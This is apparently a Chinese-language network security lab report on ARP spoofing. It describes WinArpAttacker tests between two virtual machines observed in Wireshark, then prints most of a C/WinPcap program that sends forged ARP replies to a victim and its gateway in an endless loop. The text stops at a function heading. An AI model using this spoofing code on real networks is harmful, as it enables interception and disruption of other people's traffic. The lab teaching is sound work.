

1. WinArpAttacker实验

实验环境VMware windowsXP虚拟机两个、WinArpAttacker、wireshark




攻击虚拟机ip地址为192.168.32.129




被攻击虚拟机ip地址为192.168.32.130

两个虚拟机均使用net方式进行网络连接处于同一个网关。使用wireshark监听



开启禁止上网攻击后，目标主机的、储存的192.168.32.2的对应mac地址被更改为01-01-01-01-01-01，无法打开网页




Wireshark捕获到的攻击分组，向目标主机发送了虚假的arp相应包




进行定时ip冲突攻击，可以观察到目标主机仍能正常上网，但是有提示报告ip与网络上其他系统存在冲突

发送的arp包如图所示




1. 目标ip地址欺骗攻击编程

程序思路为选定一个网卡后以特定的参数编写arp包对特定主机进行攻击。



输入相应的参数后程序发出arp包开始不间断攻击

具体攻击包内容如下



目的主机ip、mac、 目的网关ip、mac，欺骗内容均与输入的参数相同。

1. 主要代码注释

**Main函数：用户输入参数，调用其他函数**

int main() {

pcap\_t \*handle = 0;

//数据包

ARP\_PKT pkt\_host, pkt\_gateway;

printf("输入网关ip：");

scanf("%s",GATEWAY\_IP);

printf("输入被攻击者的ip：");

scanf("%s",VICTIM\_IP);

printf("输入网关mac(十六进制数0x..以空格隔开)：");

getmac(GATEWAY\_MAC);

printf("输入被攻击者的mac：");

getmac(VICTIM\_MAC);

printf("输入希望伪造的mac：");

getmac(FAKE\_MAC);

//选择网卡接口

if (!select\_adapter(&handle))

return -1;

//构造数据包

make\_pkt(&pkt\_host, TO\_VICTIM\_HOST);

make\_pkt(&pkt\_gateway, TO\_VICTIM\_GATEWAY);

//发送构造的数据报

while (1) {

if (pcap\_sendpacket(handle, (unsigned char \*)&pkt\_host, sizeof(ARP\_PKT)) != 0)

fprintf(stderr,"\nError sending the packet: \n", pcap\_geterr(handle));

else

printf("attack %s...\n", VICTIM\_IP);

if (pcap\_sendpacket(handle, (unsigned char \*)&pkt\_gateway, sizeof(ARP\_PKT)) != 0)

fprintf(stderr,"\nError sending the packet: \n", pcap\_geterr(handle));

else

printf("attack %s...\n", GATEWAY\_IP);

}

return 0;

}

**Getmac函数：接收用户输入的mac地址**

int getmac(unsigned char\* mac)

{

int i;

int c;

for(i = 0; i < MAC\_LEN; i++)

{

scanf("%x",&c);

mac[i] = c;

}

return 0;

}

**其中关于数据包数据结构有头文件arp\_sproof.h**

typedef struct \_\_eth\_header

{

unsigned char dst\_mac[MAC\_LEN]; //目标MAC地址

unsigned char src\_mac[MAC\_LEN]; //源MAC地址

unsigned short type; //以太网类型

} ETH\_HEADER;

//ARP协议分组格式

typedef struct \_\_arp\_header {

unsigned short hardware\_type; //硬件类型：以太网接口类型为1

unsigned short protocol\_type; //协议类型：IP协议类型为0X0800

unsigned char hardware\_len; //硬件地址长度：MAC地址长度为6B

unsigned char protocol\_len; //协议地址长度：IP地址长度为4B

unsigned short option; //ARP请求为1，ARP应答为2

unsigned char src\_mac[MAC\_LEN]; //源MAC

unsigned long src\_ip; //源IP

unsigned char dst\_mac[MAC\_LEN]; //目的MAC

unsigned long dst\_ip; //目的IP

} ARP\_HEADER;

//完整的ARP数据包格式

typedef struct \_\_arp\_packet {

ETH\_HEADER eth\_hdr;

ARP\_HEADER arp\_hdr;

} ARP\_PKT;

**Make\_pkt函数：构造数据包**

#define TO\_VICTIM\_HOST 1

#define TO\_VICTIM\_GATEWAY 2

//构造攻击数据包

int make\_pkt(ARP\_PKT \*pkt, int flag) {

int i;

//初始化数据结构pkt，构造arp协议块

for (i = 0; i < MAC\_LEN; i++)

pkt->eth\_hdr.src\_mac[i] = pkt->arp\_hdr.src\_mac[i] = FAKE\_MAC[i];

pkt->eth\_hdr.type = htons(0x0806);

pkt->arp\_hdr.hardware\_type = htons(0x1);

pkt->arp\_hdr.protocol\_type = htons(0x800);

pkt->arp\_hdr.hardware\_len = 6;

pkt->arp\_hdr.protocol\_len = 4;

pkt->arp\_hdr.option = htons(0x2);

//根据发送给网关还是用户构造合适的数据包欺骗内容

if (flag == TO\_VICTIM\_HOST) {

for (i = 0; i < MAC\_LEN; i++)

pkt->eth\_hdr.dst\_mac[i] = pkt->arp\_hdr.dst\_mac[i] = VICTIM\_MAC[i];

pkt->arp\_hdr.src\_ip = inet\_addr(GATEWAY\_IP);

pkt->arp\_hdr.dst\_ip = inet\_addr(VICTIM\_IP);

}

else if (flag == TO\_VICTIM\_GATEWAY) {

for (i = 0; i < MAC\_LEN; i++)

pkt->eth\_hdr.dst\_mac[i] = pkt->arp\_hdr.dst\_mac[i] = GATEWAY\_MAC[i];

pkt->arp\_hdr.src\_ip = inet\_addr(VICTIM\_IP);

pkt->arp\_hdr.dst\_ip = inet\_addr(GATEWAY\_IP);

}

else {

printf("flag error..!\n");

return -1;

}

return TRUE;

}

**select\_adapter函数：选择特定的网卡发送信息**